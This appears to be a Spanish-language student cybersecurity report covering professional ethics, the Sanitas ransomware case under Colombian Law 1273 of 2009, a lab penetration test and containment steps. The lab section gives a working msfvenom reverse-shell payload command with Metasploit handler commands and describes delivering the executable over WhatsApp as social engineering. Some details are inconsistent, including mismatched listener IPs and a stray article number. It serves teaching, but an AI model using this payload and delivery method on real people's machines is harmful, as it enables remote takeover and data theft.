Abstenerse de emitir públicamente juicios adversos sobre la actuación de algún colega, señalando errores profesionales en que presuntamente haya incurrido, a no ser que ello sea indispensable por razones ineludibles de interés general o, que se le haya dado anteriormente la posibilidad de reconocer y rectificar aquellas actuaciones y errores, haciendo dicho profesional caso omiso de ello.

Obrar con la mayor prudencia y diligencia cuando se emitan conceptos sobre las actuaciones de los demás profesionales.[3]

ARTÍCULO 39. DEBERES DE LOS PROFESIONALES PARA CON SUS CLIENTES Y EL PÚBLICO EN GENERAL".

Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo. Dedicar toda su aptitud y atender con la mayor diligencia y probidad, los asuntos encargados por su cliente.

Los profesionales que dirijan el cumplimiento de contratos entre sus clientes y terceras personas son ante todo asesores y guardianes de los intereses de sus clientes y en ningún caso, les es lícito actuar en perjuicio de aquellos terceros.[4]

2.4 ANALISIS DE NOTICIA SOBRE CIBERCRIMINALIDAD EN COLOMBIA

Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

- Ciberataque a Sanitas: hackers revelaron más información clasificada de la EPS

[2] Ibid., p18
[3] Ibid., p18
[4] Ibid., p18

El grupo de hackers Ransomhouse, que vulneró en noviembre de 2022 el sistema Keralty, contratado por Sanitas para alojar sus datos digitalmente, publicó más información clasificada de esa Entidad Promotora de Salud (EPS).

El periodista tecnológico Camilo Andrés García obtuvo una captura de pantalla que pasó la prueba de posibles retoques digitales. La imagen probaría que el ataque cibernético contra Sanitas correspondería a un ransomware: una modalidad de extorsión digital en la cual los ciberdelincuentes secuestran un conjunto de datos y exigen a su propietario el pago de un rescate para desbloquearlos.[5]

Según mi punto de vista, teniendo en cuenta el informe preliminar en donde se determina que el ataque cibernético corresponde a ransomware se puede decir que los atacantes infringieron la Ley 1273 de 2009, los siguientes artículos:

- Artículo 269A: Acceso abusivo a un sistema informático
- Artículo 195. Acceso abusivo a un sistema informático.
- Artículo 269F: Violación de datos personales.
- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación.

Los delincuentes podrían incurrir en penas de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

En mi concepto el ransomware tiene implicaciones éticas bastante delicadas: En primer lugar, el uso de ransomware es un delito que va desde la extorsión hasta el secuestro de datos personales o empresariales, lo que viola el derecho a la privacidad y la protección de datos contemplados en la Ley 1273 de 2009 Colombiana. Las víctimas de este delito se ven forzadas a pagar un rescate para recuperar su información, lo que puede fomentar un ciclo de actividad delictiva y recompensar a los delincuentes informáticos.

Además, el ransomware a menudo afecta a organizaciones y servicios críticos, como hospitales, servicios de emergencia y empresas esenciales, lo que puede poner en riesgo la seguridad y el bienestar de las personas como ocurrió específicamente en este caso de la empresa Colsanitas. Esto plantea cuestiones éticas sobre si está justificado poner en peligro vidas y servicios cruciales por motivos económicos.

[5] INFOBAE AMÉRICA COLOMBIA. Ciberataque a Sanitas: hackers revelaron más información clasificada de la EPS. [En línea] [14 de marzo de 2023]. disponible en: (https://www.infobae.com/colombia/2023/03/14/ciberataque-a-sanitas-hackers-revelaron-mas-informacion-clasificada-de-la-eps/#:~:text=Sanitas%20sufri%C3%B3%20un%20ataque%20cibern%C3%A9tico,Promotora%20de%20Salud%20(EPS).

También existe la preocupación de que los grupos detrás del ransomware operen en países con regulaciones laxas o incluso con la protección implícita del gobierno como ha sucedido en los casos de las chuzadas, lo que dificulta su persecución y judicialización; esto plantea dilemas éticos con el fin de abordar la cooperación internacional en la lucha contra el ransomware y demás delitos informáticos.

3 EJECUCION DE PRUEBAS DE INTRUSION

3.1 CREACIÓN DEL PAYLOAD:

- Para crear un payload malicioso, se utilizó MSFVenom, una herramienta de Metasploit diseñada para generar payloads. El comando usado fue:

  msfvenom -p Windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=192.168.0.21 LPORT=443 -f exe >> root/Escritorio/PoC_7160950.exe

- Uso De Ingeniería Social A Través De Whatsapp Web: Para transferir el payload desde Kali-linux hacia Windows se realizó a través de WhatsApp web (“Usando Ingeniería Social”).

- Uso de metasploit: Una vez creado el archivo "PoC_7160950.exe", usé Metasploit para explotar la vulnerabilidad en la máquina objetivo y obtener acceso remoto con los comandos:
  - use exploit/multi/handler
  - set PAYLOAD windows/meterpreter/reverse_tcp
  - set LHOST 192.168.0.23
  - set LPORT 443
  - exploit

- Control remoto: Una vez se ejecutó el archivo "PoC_7160950.exe", en la máquina virtual de Windows, se estableció una conexión entre la máquina de Kali-linux y la máquina de Windows logrando obtener acceso y control remoto a través de Metasploit.

3.2 IDENTIFICACION DEL FALLO DE SEGURIDAD:

Para identificar el fallo de seguridad realizado con MSFvenom a la máquina de Windows 10, fue importante la siguiente información del anexo:

a. Los datos del sistema operativo y la arquitectura de la máquina atacada.

b. El paso en el cual se relaciona que elementos de seguridad de la maquina atacada deberían ser suspendidos.


c. Los procedimientos, comandos y la sintaxis usada para generar un Payload en Kali-linux y el procedimiento para explotarlo en la máquina virtual de Windows.

d. La manera para realizar la transferencia del archivo .exe usando whatsapp web

3.3 IDENTIFICACIÓN FALLOS EN LA SEGURIDAD:

Con Nmap realicé un escaneo intensivo de puertos a la máquina Windows detectando abiertos los puertos 139/tcp; 135/tcp; 445/tcp y 5357/tcp

Figura 1 - Escaneo con NMAP



Fuente: El autor

La aplicación abre el puerto 443 que es conocido como el puerto estándar para el protocolo https.

3.4 PROCEDIMIENTO DE ATAQUE A WINDOWS 10:

Con este ataque se puede conseguir las siguientes afectaciones:

- Control Remoto: Nos permitió tomar el control remoto de la máquina Windows. Esto lo conseguimos entregando la carga útil o Payload que estableció la conexión inversa (reverse shell) o una conexión de puerta trasera (backdoor) en el sistema de la víctima.

- Exfiltración de Datos: Con las condiciones del ataque se puede exfiltrar datos confidenciales de la víctima. Esto puede incluir archivos, credenciales, información personal, etc.


- Persistencia: Este payload también lo podríamos usar para asegurar el acceso continuo al sistema atacado.

- Reconocimiento: Este ataque lo podemos utilizar para entregar otras cargas útiles que logren recopilar información sobre el sistema comprometido, como el sistema operativo, la versión del software y otros detalles que pueden ser útiles para un atacante.

En el siguiente procedimiento se puede observar la secuencia del ataque realizado a la máquina de Windows 10:

- En la figura 2 se evidencia las pruebas de conectividad desde la maquina virtual de windows 10 hacia la máquina de Kali-Linux


Figura 2 - Prueba de conectividad desde Windows 10



Fuente: El autor

- En la Figura 3 se evidencia la prueba de conectividad entre la máquina virtual de Kali-linux gacia la máquina de Windows 10


Figura 3 - Prueba de conectividad desde kali-linux



Fuente: El autor


- En las figuras 4, 5 y 6 se evidencia el procedimiento que se realizó en Windows para bajar las protecciones de seguridad de las herramientas de firewall, antivirus (Windows Defender) y la Protección en tiempo real

Figura 4 - Eliminación de seguridad de Firewall en Windows 10




Fuente: El autor

Figura 5 - Eliminación de seguridad de Windows defender



Fuente: El autor


Figura 6 - Eliminación de seguridad de protección en tiempo real



Fuente: El autor

- En la figura 7 podemos evidenciar la ejecución del comando para la creación del archivo Payload “Carga Útil” con el cual se colocará el señuelo para realizar el ataque


Figura 7 - Creación del Payload o carga útil para atacar a Windows



Fuente: El autor

- En la figura 8 y 9 podemos observar cómo es muy fácil enviar un archivo .exe a través de Whatsapp sin que esta plataforma realice ninguna alerta. En este caso desde la máquina virtual de Kali-linux, hacia una máquina de Windows 10.


Figura 8 - Transferencia del Payload



Fuente: El autor

-


Figura 9 - Recibo del Payload en Windows 10



Fuente: El autor

- En la figura 10 se puede observar la descarga del archivo en la máquina de Windows 10, la cual no realiza ninguna alerta o bloqueo del archivo gracias a que tenemos desactivados todas las protecciones contra eventos de seguridad.


Figura 10 - Descarga del Payload en Windows 10



Fuente: El autor

- En la figura 11 podemos observar la ejecución de los comandos necesarios para realizar el ataque de manera remota y se evidencia cuando el archivo fue ejecutado en la máquina atacada ya que se toma el control de esta.


Figura 11 - Ejecución del Exploit y acceso a Windows desde Kali-Linux



Fuente: El autor

- En la figura 12 se evidencia la facilidad en que se puede realizar cualquier acción dentro de la máquina atacada. En este caso el borrado de un archivo que se encontraba en el escritorio de la maquina de Windows 10.

Figura 12 - Borrado del archivo “Prueba” en Windows, desde Metasploit



Fuente: El autor

3.5 COMANDOS USADOS:

- Generación del Payload:

  Para generar el payload con MSFVenom, se usó la siguiente estructura:

msfvenom -p [Payload] [opciones] -f [formato] -o [nombre_de_archivo_de_salida]:

[Payload]: Aquí se especifica el payload que quiere generar, como “windows/meterpreter/reverse_tcp” para Windows o “linux/x86/meterpreter_reverse_tcp” para Linux.
[opciones]: Acá se puede incluir opciones específicas para configurar el payload, como la dirección IP y el puerto.

[formato]: Acá se coloca el formato de salida, que puede ser exe, raw, php, u otros.

[nombre_de_archivo_de_salida]: Acá va la ruta y el nombre del archivo del payload generado.

Comando usado:
msfvenom -p Windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=192.168.0.21 LPORT=443 -f exe >> /root/Escritorio/PoC_7160950.exe

3.6 ESTRUCTURA DEL PAYLOAD:

El payload generado por MSFVenom tiene una estructura específica según el tipo de payload y el formato que se requiera. En el ejemplo anterior, se generó un payload de Windows en formato exe. La estructura general del payload es la siguiente:

- Cabecera del Payload: Esta sección contiene información necesaria para que el sistema operativo ejecute el payload correctamente.

- Código del Payload: Aquí se encuentra el código que realiza la conexión inversa al servidor (en el caso de un payload reverse_tcp) y ejecuta las acciones especificadas en la carga útil.

- Recursos Incorporados (si los hay): Algunos payloads pueden incluir recursos adicionales, como bibliotecas DLL o scripts, que son necesarios para su funcionamiento.[6]

[6] Sánchez Mario UCLM. (2020). Seguridad ofensiva en Windows: Fundamentos de Red Team. [En línea] [9 de marzo de 2023]. disponible en: https://mcsi.uclm.es/wp-content/uploads/2021/05/TFM_MarioVegaSanchez.pdf

Se usó Metasploit para explotar la vulnerabilidad en la máquina objetivo y obtener acceso remoto usando los siguientes comandos:

- use exploit/multi/handler
- set PAYLOAD windows/meterpreter/reverse_tcp
- set LHOST 192.168.0.23
- set LPORT 443
- exploit

4 CONTENCIÓN DE ATAQUES INFORMÁTICOS

4.1 Pasos para identificar un ataque:

- Aislamiento y Contención: Si se identifica un ataque en curso, se deben tomar medidas para aislar y contener la amenaza. Esto puede incluir la desconexión de sistemas comprometidos o la segmentación de la red.

- Activación del todos los sistemas de protección: Debemos habilita el firewall de Windows y configúralo para bloquear el tráfico no deseado, además de activar todas las protecciones del sistema como el antivirus, IDS e IPS.

- Monitoreo de Redes: Debemos mantener un monitoreo de la red y del sistema en busca de actividades inusuales, como Intentos no autorizados de acceso a datos. Esto puede hacerse utilizando herramientas de detección de intrusiones y análisis de registros como Snort, Suricata, Wirwshark entre otras.

- Análisis de Tráfico: Se debe realizar análisis de tráfico de red para identificar patrones extraños o actividades sospechosas, como tráfico inusualmente alto, conexiones no autorizadas o comportamiento inusual de los usuarios, algunas herramientas usadas son: Wireshark, Tcpdump, Nmap, NetFlow Analyzer y otras.

- Registro de Eventos: Se deben revisan los registros de eventos (logs) de sistemas y aplicaciones para detectar actividad sospechoza. Algunas herramientas que pueden realizar esta tarea son: DarckTrace, Splunk, ELK Stack (Elasticsearch, Logstash, Kibana). En Windows 10 está la herramienta “Visor de Eventos” en donde se pueden ver y analizar todos los eventos que realicen algún cambio en el registro de Windows.

- Análisis de Malware: Si sospechamos que el ataque involucra malware, debemos llevar a cabo un análisis de malware para identificar y entender su

funcionamiento. Esto puede requerir el uso de herramientas de análisis de código malicioso.

- Identificación de Vulnerabilidades: Debemos investigar las posibles vulnerabilidades en el sistema que podrían haber sido explotadas por el atacante. Esto incluye revisión de parches y actualizaciones de seguridad pendientes.

- Descargar Actualizaciones de Seguridad: Asegúrate de tener las actualizaciones de seguridad automáticas habilitadas para mantener tu sistema actualizado con los últimos parches.

- Implementación de Contraseñas Fuertes: Utiliza contraseñas seguras y cambia las contraseñas periódicamente. Considera el uso de un administrador de contraseñas.

- Recolección de Información: Debemos recopilar información sobre el ataque, como la dirección IP del atacante, el tipo de ataque desplegado (por ejemplo, DDoS, phishing, ransomware) y los vectores de ataque utilizados.

4.2 Paso a paso para subsanar ante el evento del Payload

